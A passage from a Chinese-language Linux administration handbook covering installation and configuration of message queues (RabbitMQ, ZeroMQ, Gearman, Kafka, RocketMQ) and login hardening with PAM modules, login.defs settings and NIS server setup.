"connection_name":"127.0.0.1:41033 -> 127.0.0.1:5672",
"peer_port":41033,
"peer_host":"127.0.0.1"},
"queue":{"name":"example",
"vhost":"/"},
"consumer_tag":"amq.ctag-6BSkZzt3eWgBG5Jn2nl4QA",
"exclusive":false,
"ack_required":true,
"prefetch_count":3,
"arguments":{}}],
"name":"example",
"vhost":"/",
"durable":true,
"auto_delete":false,
"arguments":{},
"node":"rabbit@iZ623qr3xctZ"}
```

```

```

rabbitmq_delayed_message_exchange

下载地址 https://github.com/rabbitmq/rabbitmq-delayed-message-exchange/releases

```
rabbitmq-plugins enable rabbitmq_delayed_message_exchange
```

1.5. Python - Pika

http://pika.github.com/

```
sudo apt-get install python-setuptools python-pip git-core
sudo pip install pika

sudo easy_install pika
```

1.6. Ruby amqp

```
$ sudo gem install amqp
```

例 91.1. Ruby on RabbitMQ

subscriber.rb

```
$ cat subscriber.rb
require 'rubygems'
require 'amqp'

EM.run {
amq = MQ.new
amq.queue("logins").subscribe do |login|
puts login
end
}
```

producer.rb

```
$ cat producer.rb
require 'rubygems'
require 'amqp'

EM.run {
amq = MQ.new
queue = amq.queue("logins")
%w[scott nic robi].each { |login|
queue.publish(login)
}
}
```

test

```
$ ruby subscriber.rb
$ ruby producer.rb
```

2. ZeroMQ

ZeroMQ

```
$ sudo apt-get install zeromq-bin libzmq0 libzmq-dev libzmq-dbg
```

2.1. python-zeromq

```
sudo add-apt-repository ppa:chris-lea/zeromq
sudo apt-get update
```

```
sudo apt-get install python-zeromq
```

pyzmq

http://zeromq.github.com/pyzmq/

```
$ sudo apt-get install autoconf automake
$ sudo pip install pyzmq
```

```
$ git clone git://github.com/zeromq/pyzmq.git
$ cd pyzmq
$ python setup.py configure --zmq=/path/to/zmq/prefix
$ python setup.py install
```

```
easy_install pyzmq
```

example

例 91.2. server.py

```
$ cat server.py
import zmq
context = zmq.Context()
socket = context.socket(zmq.REP)
socket.bind("tcp://127.0.0.1:5000")

while True:
    msg = socket.recv()
    print "Got", msg
    socket.send(msg)
```

例 91.3. client.py

```
$ cat client.py
import zmq
context = zmq.Context()
socket = context.socket(zmq.REQ)
socket.connect("tcp://127.0.0.1:5000")

for i in range(10):
    msg = "msg %s" % i
    socket.send(msg)
    print "Sending", msg
    msg_in = socket.recv()
```

2.2. ruby zmq

```
sudo gem install zmq
```

3. nanomsg

http://nanomsg.org/

nanomsg 是zeromq的C实现，zeromq使用C++语言开发，作者意识到有很多问题与设计缺陷，决定使用C重新实现。

4. Gearman

http://gearman.org/

4.1. Getting Started with Gearman

CentOS

```
rpm -Uvh http://dl.fedoraproject.org/pub/epel/6/x86_64/epel-release-6-8.noarch.rpm

yum install gearmand -y
chkconfig gearmand on
service gearmand start
```

配置启动参数

```
cat >> /etc/sysconfig/gearmand <<EOF

OPTIONS="--log-file=/var/log/gearman.log --threads=512"
EOF
```

Ubuntu

```
$ apt-cache search gearman | grep gearman
drizzle-plugin-gearman-udf - Gearman User Defined Functions for Drizzle
drizzle-plugin-logging-gearman - Gearman Logging for Drizzle
gearman - Distributed job queue
gearman-job-server - Job server for the Gearman distributed job queue
gearman-server - Gearman distributed job server and Perl
```

```
interface
gearman-tools - Tools for the Gearman distributed job queue
libgearman-client-async-perl - asynchronous client for the
Gearman distributed job system
libgearman-client-perl - client for the Gearman distributed job
system
libgearman-dbg - Debug symbols for the Gearman Client Library
libgearman-dev - Development files for the Gearman Library
libgearman-doc - API Documentation for the Gearman Library
libgearman6 - Library providing Gearman client and worker
functions
mod-gearman-doc - Documentation and examples for Mod-Gearman
mod-gearman-module - Nagios/Icinga event broker module for Mod-
Gearman
mod-gearman-tools - Tools for mod-gearman
mod-gearman-worker - Worker agent for Mod-Gearman
python-gearman - Python interface to the Gearman system
python-gearman.libgearman - Python wrapper of libgearman
python3-gearman.libgearman - Python 3 wrapper of libgearman
```

防火墙设置

查看gearman工作端口

```
# grep gearman /etc/services
gearman         4730/tcp                # Gearman Job Queue
System
gearman         4730/udp                # Gearman Job Queue
System
```

iptables 设置

```
iptables -A INPUT -m state --state NEW -m tcp -p tcp --dport
4730 -j ACCEPT
```

4.2. gearman

控制台 A

```
gearman -w -f wc -- wc -l
```

控制台 B

```
#wc -l < /etc/passwd
30

# wc -l < /etc/passwd
30
```

停止 gearman 进程再试

```
# /etc/init.d/gearmand stop
Stopping gearmand:                                         [
OK  ]

[root@haproxy ~]# gearman -f wc < /etc/passwd
gearman:gearman_client_run_tasks:gearman_connection_flush:could
not connect
```

压力测试

```
find / -type f | awk '{ print "gearman -f wc < " $1 }' | bash
```

4.3. Gearman PHP Extension

```
rpm -Uvh http://dl.fedoraproject.org/pub/epel/6/x86_64/epel-release-6-8.noarch.rpm

yum install libgearman-devel
pecl install channel://pecl.php.net/gearman-0.8.3

cat >> /srv/php/etc/conf.d/gearman.ini <<EOF
extension=gearman.so
EOF
```

测试安装

```
# php -r 'printf("%s \r\n", gearman_version());'
0.14
```

5. Apache Kafka is a distributed publish-subscribe messaging system

http://kafka.apache.org/

5.1. 安装 Kafka

安装 Kafka用于开发与测试环境

如果你是开发或测试环境使用，可以使用内置 zookeeper

```
cd /usr/local/src
wget http://apache.communilink.net/kafka/0.10.2.0/kafka_2.12-
0.10.2.0.tgz
tar zxvf kafka_2.12-0.10.2.0.tgz
mv kafka_2.12-0.10.2.0 /srv/
cp /srv/kafka_2.12-
0.10.2.0/config/server.properties{,.original}
echo "advertised.host.name=localhost" >> /srv/kafka_2.12-
0.10.2.0/config/server.properties
ln -s /srv/kafka_2.12-0.10.2.0 /srv/kafka
/srv/kafka/bin/zookeeper-server-start.sh
config/zookeeper.properties
/srv/kafka/bin/kafka-server-start.sh
/srv/kafka/config/server.properties
```

启动 Kafka 服务

```
/srv/kafka/bin/zookeeper-server-start.sh -daemon
/srv/kafka/config/zookeeper.properties
/srv/kafka/bin/kafka-server-start.sh -daemon
/srv/kafka/config/server.properties
```

```
```

-daemon 表示守护进程方式在后台启动

停止 Kafka 服务

```
/srv/kafka/bin/kafka-server-stop.sh
/srv/kafka/bin/zookeeper-server-stop.sh
```

安装 **Kafka** 适用于 **IDC**

如果是生产环境安装脚本如下，独立安装zookeeper.

```
#!/bin/bash

cd /usr/local/src
wget http://apache.communilink.net/zookeeper/zookeeper-
3.4.9/zookeeper-3.4.9.tar.gz
tar zxvf zookeeper-3.4.9.tar.gz
cp zookeeper-3.4.9/conf/zoo_sample.cfg zookeeper-
3.4.9/conf/zoo.cfg
vim zookeeper-3.4.9/conf/zoo.cfg
mv zookeeper-3.4.9 /srv/
ln -s /srv/zookeeper-3.4.9 /srv/zookeeper
#cd zookeeper-3.4.9
/srv/zookeeper/bin/zkServer.sh start

cd /usr/local/src
wget http://apache.communilink.net/kafka/0.10.2.0/kafka_2.12-
0.10.2.0.tgz
tar zxvf kafka_2.12-0.10.2.0.tgz
mv kafka_2.12-0.10.2.0 /srv/
cp /srv/kafka_2.12-
0.10.2.0/config/server.properties{,.original}
echo "advertised.host.name=localhost" >> /srv/kafka_2.12-
0.10.2.0/config/server.properties
ln -s /srv/kafka_2.12-0.10.2.0 /srv/kafka
```

```
/srv/kafka/bin/kafka-server-start.sh
/srv/kafka/config/server.properties
```

启动 zookeeper

```
$ /srv/zookeeper/bin/zkServer.sh start
```

停止 zookeeper

```
$ /srv/zookeeper/bin/zkServer.sh stop
ZooKeeper JMX enabled by default
Using config: /srv/zookeeper/bin/../conf/zoo.cfg
Stopping zookeeper ... STOPPED
```

Kafka 日志

查看 server 日志

```
tailf /srv/kafka/logs/server.log
```

检查 Kafka 线程

使用 jps 命令监控 Kafka 线程是否正确启动。

```
root@netkiller /srv/kafka/logs % jps | grep Kafka
```

```
32246 Kafka
```

5.2. 测试 Kafka

```
$ cd /srv/kafka
```

创建Topic

```
$ bin/kafka-topics.sh --create --zookeeper localhost:2181 --
replication-factor 1 --partitions 1 --topic test
Created topic "test".
```

查看Topic

```
$ bin/kafka-topics.sh --list --zookeeper localhost:2181
test
```

启动Producer 生产消息

```
$ bin/kafka-console-producer.sh --broker-list localhost:9092 --
topic test
This is a message
This is another message
```

启动Consumer 消费消息

```
$ bin/kafka-console-consumer.sh --zookeeper localhost:2181 --
topic test --from-beginning
This is a message
This is another message
```

5.3. 配置 Kafka

server.properties

```
############################# System
#############################
#唯一标识在集群中的ID，要求是正数。
broker.id=0
#服务端口，默认9092
port=9092
#监听地址，不设为所有地址
host.name=netkiller01

# 处理网络请求的最大线程数
num.network.threads=2
# 处理磁盘I/O的线程数
num.io.threads=8
# 一些后台线程数
background.threads = 4
# 等待IO线程处理的请求队列最大数
queued.max.requests = 500

#  socket的发送缓冲区（SO_SNDBUF）
socket.send.buffer.bytes=1048576
# socket的接收缓冲区 (SO_RCVBUF)
socket.receive.buffer.bytes=1048576
# socket请求的最大字节数。为了防止内存溢出，message.max.bytes必然要小于
socket.request.max.bytes = 104857600

############################# Topic
#############################
# 每个topic的分区个数，更多的partition会产生更多的segment file
num.partitions=2
# 是否允许自动创建topic ，若是false，就需要通过命令创建topic
auto.create.topics.enable =true
# 一个topic ，默认分区的replication个数 ，不能大于集群中broker的个数。
default.replication.factor =1
# 消息体的最大大小，单位是字节
message.max.bytes = 1000000

############################# ZooKeeper
```

```
############################
# Zookeeper quorum设置。如果有多个使用逗号分割
zookeeper.connect=netkiller01:2181,netkiller02,netkiller03
# 连接zk的超时时间
zookeeper.connection.timeout.ms=1000000
# ZooKeeper集群中leader和follower之间的同步实际
zookeeper.sync.time.ms = 2000

############################# Log #############################
#日志存放目录，多个目录使用逗号分割
log.dirs=/var/log/kafka

# 当达到下面的消息数量时，会将数据flush到日志文件中。默认10000
#log.flush.interval.messages=10000
# 当达到下面的时间(ms)时，执行一次强制的flush操作。interval.ms和
interval.messages无论哪个达到，都会flush。默认3000ms
#log.flush.interval.ms=1000
# 检查是否需要将日志flush的时间间隔
log.flush.scheduler.interval.ms = 3000

# 日志清理策略（delete|compact）
log.cleanup.policy = delete
# 日志保存时间 (hours|minutes)，默认为7天（168小时）。超过这个时间会根
据policy处理数据。bytes和minutes无论哪个先达到都会触发。
log.retention.hours=168
# 日志数据存储的最大字节数。超过这个时间会根据policy处理数据。
#log.retention.bytes=1073741824

# 控制日志segment文件的大小，超出该大小则追加到一个新的日志segment文件中
（-1表示没有限制）
log.segment.bytes=536870912
# 当达到下面时间，会强制新建一个segment
log.roll.hours = 24*7
# 日志片段文件的检查周期，查看它们是否达到了删除策略的设置
（log.retention.hours或log.retention.bytes）
log.retention.check.interval.ms=60000

# 是否开启压缩
log.cleaner.enable=false
# 对于压缩的日志保留的最长时间
log.cleaner.delete.retention.ms = 1 day

# 对于segment日志的索引文件大小限制
log.index.size.max.bytes = 10 * 1024 * 1024
#y索引计算的一个缓冲区，一般不需要设置。
```

```
log.index.interval.bytes = 4096

############################## replica
##############################
# partition management controller 与replicas之间通讯的超时时间
controller.socket.timeout.ms = 30000
# controller-to-broker-channels消息队列的尺寸大小
controller.message.queue.size=10
# replicas响应leader的最长等待时间，若是超过这个时间，就将replicas排除
在管理之外
replica.lag.time.max.ms = 10000
# 是否允许控制器关闭broker ,若是设置为true,会关闭所有在这个broker上的
leader，并转移到其他broker
controlled.shutdown.enable = false
# 控制器关闭的尝试次数
controlled.shutdown.max.retries = 3
# 每次关闭尝试的时间间隔
controlled.shutdown.retry.backoff.ms = 5000

# 如果relicas落后太多,将会认为此partition relicas已经失效。而一般情况
下,因为网络延迟等原因,总会导致replicas中消息同步滞后。如果消息严重滞
后,leader将认为此relicas网络延迟较大或者消息吞吐能力有限。在broker数量较
少,或者网络不足的环境中,建议提高此值.
replica.lag.max.messages = 4000
#leader与relicas的socket超时时间
replica.socket.timeout.ms= 30 * 1000
# leader复制的socket缓存大小
replica.socket.receive.buffer.bytes=64 * 1024
# replicas每次获取数据的最大字节数
replica.fetch.max.bytes = 1024 * 1024
# replicas同leader之间通信的最大等待时间，失败了会重试
replica.fetch.wait.max.ms = 500
# 每一个fetch操作的最小数据尺寸,如果leader中尚未同步的数据不足此值,将会等
待直到数据达到这个大小
replica.fetch.min.bytes =1
# leader中进行复制的线程数，增大这个数值会增加relipca的IO
num.replica.fetchers = 1
# 每个replica将最高水位进行flush的时间间隔
replica.high.watermark.checkpoint.interval.ms = 5000

# 是否自动平衡broker之间的分配策略
auto.leader.rebalance.enable = false
# leader的不平衡比例，若是超过这个数值，会对分区进行重新的平衡
leader.imbalance.per.broker.percentage = 10
# 检查leader是否不平衡的时间间隔
```

```
leader.imbalance.check.interval.seconds = 300
# 客户端保留offset信息的最大空间大小
offset.metadata.max.bytes = 1024
```

外网访问

默认 kafka对localhost提供访问，如果开放外面的IP进来你需要配置 config/server.properties

```
listeners = PLAINTEXT://147.189.135.55:9092
```

以及

```
advertised.host.name=147.189.135.55
```

consumer.properties

```
#############################Consumer
############################
# Consumer端核心的配置是group.id、zookeeper.connect
# 决定该Consumer归属的唯一组ID，By setting the same group id
multiple processes indicate that they are all part of the same
consumer group.
group.id
# 消费者的ID，若是没有设置的话，会自增
consumer.id
# 一个用于跟踪调查的ID ，最好同group.id相同
client.id = <group_id>

# 对于zookeeper集群的指定，必须和broker使用同样的zk配置
zookeeper.connect=netkiller01:2182,netkiller02:2182,netkiller03
:2182
# zookeeper的心跳超时时间，查过这个时间就认为是无效的消费者
zookeeper.session.timeout.ms = 6000
```

```
# zookeeper的等待连接时间
zookeeper.connection.timeout.ms = 6000
# zookeeper的follower同leader的同步时间
zookeeper.sync.time.ms = 2000
# 当zookeeper中没有初始的offset时，或者超出offset上限时的处理方式 。
# smallest ： 重置为最小值
# largest:重置为最大值
# anything else：抛出异常给consumer
auto.offset.reset = largest

# socket的超时时间，实际的超时时间为max.fetch.wait +
socket.timeout.ms.
socket.timeout.ms= 30 * 1000
# socket的接收缓存空间大小
socket.receive.buffer.bytes=64 * 1024
#从每个分区fetch的消息大小限制
fetch.message.max.bytes = 1024 * 1024

# true时，Consumer会在消费消息后将offset同步到zookeeper，这样当
Consumer失败后，新的consumer就能从zookeeper获取最新的offset
auto.commit.enable = true
# 自动提交的时间间隔
auto.commit.interval.ms = 60 * 1000

# 用于消费的最大数量的消息块缓冲大小，每个块可以等同于
fetch.message.max.bytes中数值
queued.max.message.chunks = 10

# 当有新的consumer加入到group时,将尝试reblance,将partitions的消费端迁
移到新的consumer中， 该设置是尝试的次数
rebalance.max.retries = 4
# 每次reblance的时间间隔
rebalance.backoff.ms = 2000
# 每次重新选举leader的时间
refresh.leader.backoff.ms

# server发送到消费端的最小数据，若是不满足这个数值则会等待直到满足指定大
小。默认为1表示立即接收。
fetch.min.bytes = 1
# 若是不满足fetch.min.bytes时，等待消费端请求的最长等待时间
fetch.wait.max.ms = 100
# 如果指定时间内没有新消息可用于消费，就抛出异常，默认-1表示不受限
consumer.timeout.ms = -1
```

group.id

查看 group.id 配置

```
# cat config/consumer.properties  | grep "group\.id"
group.id=test-consumer-group
```

producer.properties

```
##############################Producer##########################
###
# 核心的配置包括：
# metadata.broker.list
# request.required.acks
# producer.type
# serializer.class

# 消费者获取消息元信息(topics, partitions and replicas)的地址,配置格
式是：host1:port1,host2:port2，也可以在外面设置一个vip
metadata.broker.list

#消息的确认模式
# 0：不保证消息的到达确认，只管发送，低延迟但是会出现消息的丢失，在某个
server失败的情况下，有点像TCP
# 1：发送消息，并会等待leader 收到确认后，一定的可靠性
# -1：发送消息，等待leader收到确认，并进行复制操作后，才返回，最高的可靠性
request.required.acks = 0

# 消息发送的最长等待时间
request.timeout.ms = 10000
# socket的缓存大小
send.buffer.bytes=100*1024
# key的序列化方式，若是没有设置，同serializer.class
key.serializer.class
# 分区的策略，默认是取模
```

```
partitioner.class=kafka.producer.DefaultPartitioner
# 消息的压缩模式，默认是none，可以有gzip和snappy
compression.codec = none
# 可以针对默写特定的topic进行压缩
compressed.topics=null
# 消息发送失败后的重试次数
message.send.max.retries = 3
# 每次失败后的间隔时间
retry.backoff.ms = 100
# 生产者定时更新topic元信息的时间间隔 ，若是设置为0，那么会在每个消息发送后都去更新数据
topic.metadata.refresh.interval.ms = 600 * 1000
# 用户随意指定，但是不能重复，主要用于跟踪记录消息
client.id=""

# 异步模式下缓冲数据的最大时间。例如设置为100则会集合100ms内的消息后发送，这样会提高吞吐量，但是会增加消息发送的延时
queue.buffering.max.ms = 5000
# 异步模式下缓冲的最大消息数，同上
queue.buffering.max.messages = 10000
# 异步模式下，消息进入队列的等待时间。若是设置为0，则消息不等待，如果进入不了队列，则直接被抛弃
queue.enqueue.timeout.ms = -1
# 异步模式下，每次发送的消息数，当queue.buffering.max.messages或queue.buffering.max.ms满足条件之一时producer会触发发送。
batch.num.messages=200
```

5.4. 管理 Kafka

进入控制台

```
bin/zookeeper-shell.sh localhost:2181
```

删除Topic

```
$ /srv/kafka/bin/kafka-run-class.sh kafka.admin.TopicCommand --delete --topic kafkatopic --zookeeper localhost:2181
```

查看Topic 的 offset

```
$ /srv/kafka/bin/kafka-consumer-offset-checker.sh  --zookeeper
localhost:2181 --topic kafkatopic --group consumer
```

5.5. FAQ

WARN Error while fetching metadata with correlation id 1 : {test=LEADER_NOT_AVAILABLE} (org.apache.kafka.clients.NetworkClient)

解决方法

```
echo "advertised.host.name=localhost" >>
/srv/kafka/config/server.properties
```

Error while executing topic command : Replication factor: 1 larger than available brokers: 0.

```
root@VM_7_221_centos /srv/kafka % bin/kafka-topics.sh --create
--zookeeper localhost:2181 --replication-factor 1 --partitions
1 --topic test
Error while executing topic command : Replication factor: 1
larger than available brokers: 0.
[2017-11-26 10:55:11,532] ERROR
org.apache.kafka.common.errors.InvalidReplicationFactorExceptio
n: Replication factor: 1 larger than available brokers: 0.
 (kafka.admin.TopicCommand$)
```

检查 broker.id 配置 broker.id 必须大于 0

```
root@netkiller /srv/kafka % cat config/server.properties | grep
broker.id
broker.id=1
```

WARN Connection to node -1 could not be established. Broker may not be available. (org.apache.kafka.clients.NetworkClient)

Kafka 在防火墙后面，防火墙上面配置 NAT 规则映射到服务器

```
# bind 任何IP地址
listeners=PLAINTEXT://:9092
# Wan IP 地址
advertised.host.name=223.207.161.225
```

提示

修改 advertised.host.name 后要删除 /tmp/kafka-logs 中的日志文件，否则无论如何你你都难以配置成功

```
rm -rf /tmp/kafka-logs
```

6. RocketMQ

6.1. 安装 RocketMQ

二进制包下载地址
https://dlcdn.apache.org/rocketmq/4.9.2/rocketmq-all-4.9.2-bin-release.zip

```
[root@localhost ~]# dnf install -y unzip
[root@localhost ~]# cd /usr/local/src/
[root@localhost src]# wget
https://dlcdn.apache.org/rocketmq/4.9.2/rocketmq-all-4.9.2-bin-
release.zip
[root@localhost src]# mv rocketmq-4.9.2 /srv/
[root@localhost src]# ln -s /srv/rocketmq-4.9.2 /srv/rocketmq
[root@localhost src]# ll /srv/
total 0
lrwxrwxrwx 1 root root  19 2021-11-15 15:58 rocketmq ->
/srv/rocketmq-4.9.2
drwxr-xr-x 6 root root 103 2021-10-22 13:56 rocketmq-4.9.2
[root@localhost src]# cd
```

启动 Name Server

```
[root@localhost ~]# nohup sh /srv/rocketmq/bin/mqnamesrv &
[1] 2661846

[root@localhost ~]# nohup: ignoring input and appending output
to 'nohup.out'

[root@localhost ~]# ss -lnt | grep 9876
LISTEN 0      1024               *:9876            *:*

[root@localhost ~]# tail -f ~/logs/rocketmqlogs/namesrv.log
2021-11-15 16:01:25 INFO main - tls.client.authServer = false
2021-11-15 16:01:25 INFO main - tls.client.trustCertPath = null
```

```
2021-11-15 16:01:25 INFO main - Using JDK SSL provider
2021-11-15 16:01:25 INFO main - SSLContext created for server
2021-11-15 16:01:25 INFO main - Try to start service
thread:FileWatchService started:false lastThread:null
2021-11-15 16:01:25 INFO NettyEventExecutor -
NettyEventExecutor service started
2021-11-15 16:01:25 INFO FileWatchService - FileWatchService
service started
2021-11-15 16:01:25 INFO main - The Name Server boot success.
serializeType=JSON
2021-11-15 16:02:25 INFO NSScheduledThread1 - ----------------
----------------------------------------
2021-11-15 16:02:25 INFO NSScheduledThread1 - configTable SIZE:
0
```

启动 Broker

```
[root@localhost ~]# nohup sh /srv/rocketmq/bin/mqbroker -n
localhost:9876 &
[2] 2662012
[root@localhost ~]# nohup: ignoring input and appending output
to 'nohup.out'

[root@localhost ~]# tail -f ~/logs/rocketmqlogs/broker.log
2021-11-15 16:08:58 INFO main - Try to start service
thread:FlushConsumeQueueService started:false lastThread:null
2021-11-15 16:08:58 INFO main - Try to start service
thread:FlushRealTimeService started:false lastThread:null
2021-11-15 16:08:58 INFO main - Try to start service
thread:StoreStatsService started:false lastThread:null
2021-11-15 16:08:58 INFO main - Try to start service
thread:FileWatchService started:false lastThread:null
2021-11-15 16:08:58 INFO FileWatchService - FileWatchService
service started
2021-11-15 16:08:58 INFO main - Try to start service
thread:PullRequestHoldService started:false lastThread:null
2021-11-15 16:08:58 INFO PullRequestHoldService -
PullRequestHoldService service started
2021-11-15 16:08:58 INFO main - Try to start service
thread:TransactionalMessageCheckService started:false
```

```
lastThread:null
2021-11-15 16:08:58 INFO brokerOutApi_thread_1 - register
broker[0]to name server localhost:9876 OK
2021-11-15 16:08:58 INFO main - The
broker[localhost.localdomain, 192.168.30.12:10911] boot
success. serializeType=JSON and name server is localhost:9876
2021-11-15 16:09:07 INFO BrokerControllerScheduledThread1 -
dispatch behind commit log 0 bytes
2021-11-15 16:09:07 INFO BrokerControllerScheduledThread1 -
Slave fall behind master: 0 bytes
2021-11-15 16:09:08 INFO brokerOutApi_thread_2 - register
broker[0]to name server localhost:9876 OK

[root@localhost ~]# ss -lnt | grep 109
LISTEN 0      1024               *:10909            *:*
LISTEN 0      1024               *:10911            *:*
LISTEN 0      50                 *:10912            *:*
```

测试发送和接收信息，需要开启两个中断窗口

窗口 A

```
[root@localhost ~]# export NAMESRV_ADDR=localhost:9876
[root@localhost ~]# sh /srv/rocketmq/bin/tools.sh
org.apache.rocketmq.example.quickstart.Producer
```

窗口 B

```
[root@localhost ~]# export NAMESRV_ADDR=localhost:9876
[root@localhost ~]# sh /srv/rocketmq/bin/tools.sh
org.apache.rocketmq.example.quickstart.Consumer
```

7. Celery

http://www.celeryproject.org/

8. ActiveMQ

Apache ActiveMQ

9. http://kr.github.io/beanstalkd/

10. gRPC

http://www.grpc.io/

部分 X. Security

第 92 章 Authentication

1. /etc/login.defs

登陆参数设定配置文件

```
# cat /etc/login.defs
#
# Please note that the parameters in this configuration file
control the
# behavior of the tools from the shadow-utils component. None
of these
# tools uses the PAM mechanism, and the utilities that use PAM
(such as the
# passwd command) should therefore be configured elsewhere.
Refer to
# /etc/pam.d/system-auth for more information.
#

# *REQUIRED*
#   Directory where mailboxes reside, _or_ name of file,
relative to the
#   home directory.  If you _do_ define both, MAIL_DIR takes
precedence.
#   QMAIL_DIR is for Qmail
#
#QMAIL_DIR      Maildir
MAIL_DIR        /var/spool/mail
#MAIL_FILE      .mail

# Password aging controls:
#
#       PASS_MAX_DAYS   Maximum number of days a password may
be used.
#       PASS_MIN_DAYS   Minimum number of days allowed between
password changes.
#       PASS_MIN_LEN    Minimum acceptable password length.
#       PASS_WARN_AGE   Number of days warning given before a
password expires.
#
```

```
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_MIN_LEN    5
PASS_WARN_AGE   7

#
# Min/max values for automatic uid selection in useradd
#
UID_MIN                  500
UID_MAX                60000

#
# Min/max values for automatic gid selection in groupadd
#
GID_MIN                  500
GID_MAX                60000

#
# If defined, this command is run when removing a user.
# It should remove any at/cron/print jobs etc. owned by
# the user to be removed (passed as the first argument).
#
#USERDEL_CMD    /usr/sbin/userdel_local

#
# If useradd should create home directories for users by
default
# On RH systems, we do. This option is overridden with the -m
flag on
# useradd command line.
#
CREATE_HOME     yes

# The permission mask is initialized to this value. If not
specified,
# the permission mask will be initialized to 022.
UMASK           077

# This enables userdel to remove user groups if no members
exist.
#
USERGROUPS_ENAB yes

# Use SHA512 to encrypt password.
```

```
ENCRYPT_METHOD SHA512
```

2. PAM 插件认证

配置文件

```
ls  /etc/pam.d/
chfn          crond                 login    passwd
remote    runuser-l           smtp           ssh-keycat  sudo-i
system-auth-ac
chsh          fingerprint-auth      newrole  password-auth
run_init  smartcard-auth      smtp.postfix  su          su-l
config-util  fingerprint-auth-ac  other    password-auth-ac
runuser   smartcard-auth-ac  sshd           sudo        system-
auth
```

认证插件

```
ls /lib64/security/
```

2.1. pam_tally2.so

此模块的功能是，登陆错误输入密码3次，5分钟后自动解禁，在未解禁期间输入正确密码也无法登陆。

在配置文件 /etc/pam.d/sshd 顶端加入

```
auth required pam_tally2.so deny=3 onerr=fail unlock_time=300
```

查看失败次数

```
# pam_tally2
Login           Failures Latest failure     From
root               14    07/12/13 15:44:37  192.168.6.2
```

```
neo                  8    07/12/13 15:45:36  192.168.6.2
```

重置计数器

```
# pam_tally2 -r -u root
Login           Failures Latest failure     From
root               14    07/12/13 15:44:37  192.168.6.2

# pam_tally2 -r -u neo
Login           Failures Latest failure     From
neo                 8    07/12/13 15:45:36  192.168.6.2
```

pam_tally2 计数器日志保存在 /var/log/tallylog 注意，这是二进制格式的文件

例 92.1. /etc/pam.d/sshd - pam_tally2.so

```
# cat  /etc/pam.d/sshd
#%PAM-1.0
auth required pam_tally2.so deny=3 onerr=fail unlock_time=300

auth       required     pam_sepermit.so
auth       include      password-auth
account    required     pam_nologin.so
account    include      password-auth
password   include      password-auth
# pam_selinux.so close should be the first session rule
session    required     pam_selinux.so close
session    required     pam_loginuid.so
# pam_selinux.so open should only be followed by sessions to be
executed in the user context
session    required     pam_selinux.so open env_params
session    optional     pam_keyinit.so force revoke
session    include      password-auth
```

以上配置root用户不受限制,如果需要限制root用户，参考下面

```
auth required pam_tally2.so deny=3 unlock_time=5 even_deny_root
root_unlock_time=1800
```

2.2. pam_listfile.so

用户登陆限制

将下面一行添加到 /etc/pam.d/sshd 中，这里采用白名单方式，你也可以采用黑名单方式

```
auth       required     pam_listfile.so item=user sense=allow
file=/etc/ssh/whitelist onerr=fail
```

将允许登陆的用户添加到 /etc/ssh/whitelist，除此之外的用户将不能通过ssh登陆到你的系统

```
# cat /etc/ssh/whitelist
neo
www
```

例 92.2. /etc/pam.d/sshd - pam_listfile.so

```
# cat /etc/pam.d/sshd
#%PAM-1.0
auth       required     pam_listfile.so item=user sense=allow
file=/etc/ssh/whitelist onerr=fail
auth       required     pam_tally2.so deny=3 onerr=fail
unlock_time=300

auth       required     pam_sepermit.so
auth       include      password-auth
account    required     pam_nologin.so
account    include      password-auth
password   include      password-auth
# pam_selinux.so close should be the first session rule
```

```
session    required     pam_selinux.so close
session    required     pam_loginuid.so
# pam_selinux.so open should only be followed by sessions to be
executed in the user context
session    required     pam_selinux.so open env_params
session    optional     pam_keyinit.so force revoke
session    include      password-auth
```

sense=allow 白名单方式, sense=deny 黑名单方式

```
auth       required     pam_listfile.so item=user sense=deny
file=/etc/ssh/blacklist onerr=fail
```

更多细节请查看手册 $ man pam_listfile

2.3. pam_access.so

编辑 /etc/pam.d/sshd 文件，加入下面一行

```
account required pam_access.so
```

保存后重启sshd进程

编辑 /etc/security/access.conf 文件

```
cat >>  /etc/security/access.conf << EOF

- : root : ALL EXCEPT 192.168.6.1
EOF
```

只能通过 192.168.6.1 登陆, 添加多个IP地址

```
- : root : ALL EXCEPT 192.168.6.1 192.168.6.2
```

测试是否生效

2.4. pam_wheel.so

限制普通用户通过su命令提升权限至root. 只有属于wheel组的用户允许通过su切换到root用户

编辑 /etc/pam.d/su 文件，去掉下面的注释

```
auth            required        pam_wheel.so use_uid
```

修改用户组别，添加到wheel组

```
# usermod -G wheel www

# id www
uid=501(www) gid=501(www) groups=501(www),10(wheel)
```

没有加入到wheel组的用户使用su时会提示密码不正确。

```
$ su - root
Password:
su: incorrect password
```

3. Network Authentication

3.1. Network Information Service (NIS)

安装NIS服务器

过程 92.1. 安装NIS服务器

1. ypserv

```
# yum install ypserv -y
```

2. /etc/hosts

```
[root@nis ~]# hostname nis.example.com
[root@nis ~]# echo "192.168.3.5 nis.example.com" >>
/etc/hosts
[root@nis ~]# cat /etc/hosts
# Do not remove the following line, or various programs
# that require network functionality will fail.
127.0.0.1 datacenter.example.com datacenter
localhost.localdomain localhost
::1 localhost6.localdomain6 localhost6
127.0.0.1 kerberos.example.com
192.168.3.5 nis.example.com
```

3. 设置NIS域名

```
# nisdomainname example.com
```

```
# nisdomainname
example.com
```

加入 /etc/rc.local 开机脚本

```
# echo '/bin/nisdomainname example.com' >> /etc/rc.local
# echo 'NISDOMAIN=example.com' >> /etc/sysconfig/network
```

4. 设置/etc/ypserv.conf主配置文件

```
# vim /etc/ypserv.conf

127.0.0.0/255.255.255.0 : * : * : none
192.168.3.0/255.255.255.0 : * : * : none
* : * : * : deny
```

5. 创建 /var/yp/securenets 文件

securenets 安全配置文件

```
# vim /var/yp/securenets
host 127.0.0.1
255.255.255.0 192.168.3.0
```

6. 启动NIS服务器

NIS服务器需要portmap服务的支持，并且需要启动ypserv和yppasswdd两个服务

```
[root@nis ~]# service portmap status
portmap (pid 2336)
is running...
[root@nis ~]# service ypserv start
Starting YP
server services: [ OK ]
[root@nis ~]# service yppasswdd start
Starting YP passwd service: [ OK ]
```

7. 构建NIS数据库

32bit: /usr/lib/yp/ypinit -m

64bit: /usr/lib64/yp/ypinit -m

```
[root@nis ~]# /usr/lib64/yp/ypinit -m

